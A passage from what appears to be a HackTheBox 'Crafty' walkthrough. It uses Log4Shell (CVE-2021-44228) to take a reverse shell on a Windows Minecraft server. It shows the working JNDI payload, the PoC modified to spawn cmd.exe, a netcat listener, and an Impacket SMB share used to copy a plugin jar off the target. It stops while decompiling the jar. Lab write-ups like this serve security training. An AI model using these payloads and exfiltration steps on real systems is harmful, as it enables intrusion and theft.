
With the bug confirmed, the next step is serving a malicious Java class. The public project kozmer/log4j-shell-poc automates the chain: it brings up a rogue LDAP on 1389 that redirects to an HTTP server hosting the compiled class, which runs whatever command we tell it to.
git clone https://github.com/kozmer/log4j-shell-poc.git
cd log4j-shell-poc
ls
Cloning into 'log4j-shell-poc'...
remote: Enumerating objects: 52, done.
remote: Counting objects: 100% (11/11), done.
remote: Compressing objects: 100% (11/11), done.
remote: Total 52 (delta 0), reused 0 (delta 0), pack-reused 41 (from 2)
Receiving objects: 100% (52/52), 38.74 MiB | 2.31 MiB/s, done.
Resolving deltas: 100% (7/7), done.

Dockerfile  LICENSE  README.md  poc.py  requirements.txt  target  vulnerable-application
pip3 install -r requirements.txt --break-system-packages
Requirement already satisfied: colorama in /usr/lib/python3/dist-packages (from -r requirements.txt (line 1)) (0.4.6)
Collecting argparse (from -r requirements.txt (line 2))
  Downloading argparse-1.4.0-py2.py3-none-any.whl.metadata (2.8 kB)
Downloading argparse-1.4.0-py2.py3-none-any.whl (23 kB)
Installing collected packages: argparse
Successfully installed argparse-1.4.0
The JDK 8u202 and why it is needed
The first attempt to run the PoC fails, and the error spells out exactly what is missing:
python3 poc.py
[!] CVE: CVE-2021-44228
[!] Github repo: https://github.com/kozmer/log4j-shell-poc

Traceback (most recent call last):
  File "/home/krmena/machines/crafty/exploits/log4j-shell-poc/poc.py", line 144, in <module>
    main()
  File "/home/krmena/machines/crafty/exploits/log4j-shell-poc/poc.py", line 134, in main
    if not check_java():
  File "/home/krmena/machines/crafty/exploits/log4j-shell-poc/poc.py", line 86, in check_java
    exit_code = subprocess.call([
        os.path.join(CUR_FOLDER, 'jdk1.8.0_20/bin/java'),
        '-version',
    ], stderr=subprocess.DEVNULL, stdout=subprocess.DEVNULL)
...
FileNotFoundError: [Errno 2] No such file or directory: '/home/krmena/machines/crafty/exploits/log4j-shell-poc/jdk1.8.0_20/bin/java'
The PoC looks for a JDK inside its own directory, and not just any one: it needs an old Java 8. The reason is Oracle's own patch: from Java 8u191 onwards the com.sun.jndi.ldap.object.trustURLCodebase property defaults to false, which stops a JNDI client from downloading and loading a remote class. The PoC uses that old Java locally to compile the malicious class in a format the target's Java will accept.
# search: download jdk1.8.0_20
Oracle · https://www.oracle.com › java
Java SE 8 Archive Downloads (JDK 8u202 and earlier)
Java SE 8 Archive Downloads (JDK 8u202 and earlier). Go to the Java Archive page.
This page includes archive downloads for Java SE 8u202 and earlier.
Downloading from Oracle's archive requires a free account:

Once downloaded, we move it into the PoC's directory and extract it:
mv /home/krmena/Downloads/jdk-8u202-linux-x64.tar.gz .
gunzip jdk-8u202-linux-x64.tar.gz
tar -xf jdk-8u202-linux-x64.tar &>/dev/null
ls
Dockerfile  LICENSE  README.md  jdk-8u202-linux-x64.tar  poc.py  requirements.txt  target  vulnerable-application

Dockerfile  README.md  jdk1.8.0_202  requirements.txt  vulnerable-application
LICENSE     jdk-8u202-linux-x64.tar  poc.py  target
The directory is called jdk1.8.0_202 but the PoC looks for jdk1.8.0_20 literally, so it has to be renamed:
mv jdk1.8.0_202 jdk1.8.0_20
root@kali:/home/.../machines/crafty/exploits/log4j-shell-poc#mv prints nothing and returns the prompt: the directory now has the name the PoC looks for.
Adapting the PoC to Windows
One essential change remains. The PoC is written for Linux targets: the Java class it generates launches /bin/sh, a binary that does not exist on Windows. It has to be swapped for cmd.exe:
grep 'String cmd' poc.py -C 1 | batcat -l python
sudo nano poc.py
grep 'String cmd' poc.py -C 1 | batcat -l python
// before
int port=%d;
String cmd="/bin/sh";
Process p=new ProcessBuilder(cmd).redirectErrorStream(true).start();

// after
int port=%d;
String cmd="cmd.exe";
Process p=new ProcessBuilder(cmd).redirectErrorStream(true).start();
Firing the chain
With everything ready, three pieces run in parallel: the PoC (bringing up LDAP on 1389 and HTTP on 8080), the listener that will catch the shell, and the Minecraft client to send the payload.
python3 poc.py --userip 10.10.16.2 --webport 8080 --lport 4443sudo rlwrap nc -nlvp 4443${jndi:ldap://10.10.16.2:1389/a}
[!] CVE: CVE-2021-44228
[!] Github repo: https://github.com/kozmer/log4j-shell-poc

[+] Exploit java class created success
[+] Setting up LDAP server

[+] Send me: ${jndi:ldap://10.10.16.2:1389/a}

[+] Starting Webserver on port 8080 http://0.0.0.0:8080
Listening on 0.0.0.0:1389
Send LDAP reference result for a redirecting to http://10.10.16.2:8080/Exploit.class
10.10.11.249 - - [06/Sep/2025 18:26:46] "GET /Exploit.class HTTP/1.1" 200 -
listening on [any] 4443 ...
connect to [10.10.16.2] from (UNKNOWN) [10.10.11.249] 49705
Microsoft Windows [Version 10.0.17763.5329]
(c) 2018 Microsoft Corporation. All rights reserved.
c:\users\svc_minecraft\server>The PoC's log shows the whole sequence: the server asks our LDAP for the reference, LDAP answers with a redirect to our HTTP, and the target downloads Exploit.class with a 200. The class runs and opens the connection back. The rlwrap in front of nc gives history and line editing in a Windows console that otherwise would not even let us delete a character.
whoami
type C:\Users\svc_minecraft\Desktop\user.txt
c:\users\svc_minecraft\server>whoami
crafty\svc_minecraft

c:\users\svc_minecraft\server>type C:\Users\svc_minecraft\Desktop\user.txt
6ccf8832c680325f1a2a4f833f45dcc0
Shell as Administrator
The custom plugin
The shell lands in the Minecraft server's own directory, so the first move is to look around:
dir
cd plugins
 Directory of c:\users\svc_minecraft\server

10/26/2023  06:37 PM    <DIR>          .
10/26/2023  06:37 PM    <DIR>          ..
11/14/2023  11:00 PM                 2 banned-ips.json
11/14/2023  11:00 PM                 2 banned-players.json
10/24/2023  01:48 PM               183 eula.txt
09/06/2025  08:46 AM    <DIR>          logs
11/15/2025  12:22 AM                 2 ops.json
10/27/2023  02:48 PM    <DIR>          plugins
10/24/2023  01:43 PM        37,962,360 server.jar
11/14/2023  11:00 PM             1,130 server.properties
09/06/2025  09:26 AM               103 usercache.json
10/24/2023  01:51 PM                 2 whitelist.json
10/24/2023  09:22 AM    <DIR>          world
A stock Minecraft server ships server.jar, world, logs and the .json config files. What is not stock is what lives in plugins: playercounter-1.0-SNAPSHOT.jar, a plugin written specifically for this box. That is the target.
Pulling it out over SMB
To analyse it we have to get it off the target, and we have neither an upload-capable certutil nor SSH. The most convenient route on Windows is mounting an SMB share from the attacker: Impacket's smbserver.py brings up a server with credentials and the target mounts it with net use as if it were a corporate share.
smbserver.py smbFolder $(pwd) -smb2support -username kmn9 -password kmn9123net use \\10.10.16.2\smbFolder /u:kmn9 kmn9123
Impacket v0.9.22 - Copyright 2020 SecureAuth Corporation

[*] Config file parsed
[*] Incoming connection (10.10.11.249,49709)
[*] AUTHENTICATE_MESSAGE (\kmn9,CRAFTY)
[*] User CRAFTY\kmn9 authenticated successfully
[*] kmn9:::aaaaaaaaaaaaaaaa:e646de12a0faf01828626d8b271657f2:0101000000000000... <SNIP>
[*] Connecting Share(1:IPC$)
[*] Connecting Share(2:smbFolder)
c:\users\svc_minecraft\server>net use \\10.10.16.2\smbFolder /u:kmn9 kmn9123
The command completed successfully.The -smb2support and the credentials are not optional: modern Windows refuses SMBv1 and anonymous connections, so without both the net use would fail. With the share mounted, copying the plugin is a plain copy:
copy playercounter-1.0-SNAPSHOT.jar \\10.10.16.2\smbFolder\playercounter.jar
C:\Users\svc_minecraft\server\plugins>copy playercounter-1.0-SNAPSHOT.jar \\10.10.16.2\smbFolder\playercounter.jar
        1 file(s) copied.

MinecraftClient  MinecraftClient.backup.ini  MinecraftClient.ini  playercounter.jar
Information disclosure: the password inside the .jar
A .jar is a ZIP of compiled Java classes. Java compiles to bytecode that stays very close to the source, so a decompiler recovers something almost identical to the original. JD-GUI is the most convenient:
apt install jd-gui -y
Installing:
  jd-gui

Summary:
  Upgrading: 0, Installing: 1, Removing: 0, Not Upgrading: 1276
  Download size: 1287 kB
  Space needed: 1500 kB / 57.0 GB available

Get:1 http://kali.download/kali kali-rolling/main amd64 jd-gui all 1.6.6-0kali1 [1287 kB]
Setting up jd-gui (1.6.6-0kali1) ...
jd-gui &>/dev/null disown
root@kali:/home/krmena/machines/crafty/content#disown returns the prompt immediately because it detaches the process from the terminal: JD-GUI opens its window and the shell stays free.
The .jar's tree already telegraphs the find: besides the plugin's own htb.crafty.playercounter package it bundles net.kronos.rkon.core, a client library for RCON, the remote administration protocol of Minecraft servers. A plugin that speaks RCON needs a password, and that password has to live somewhere.
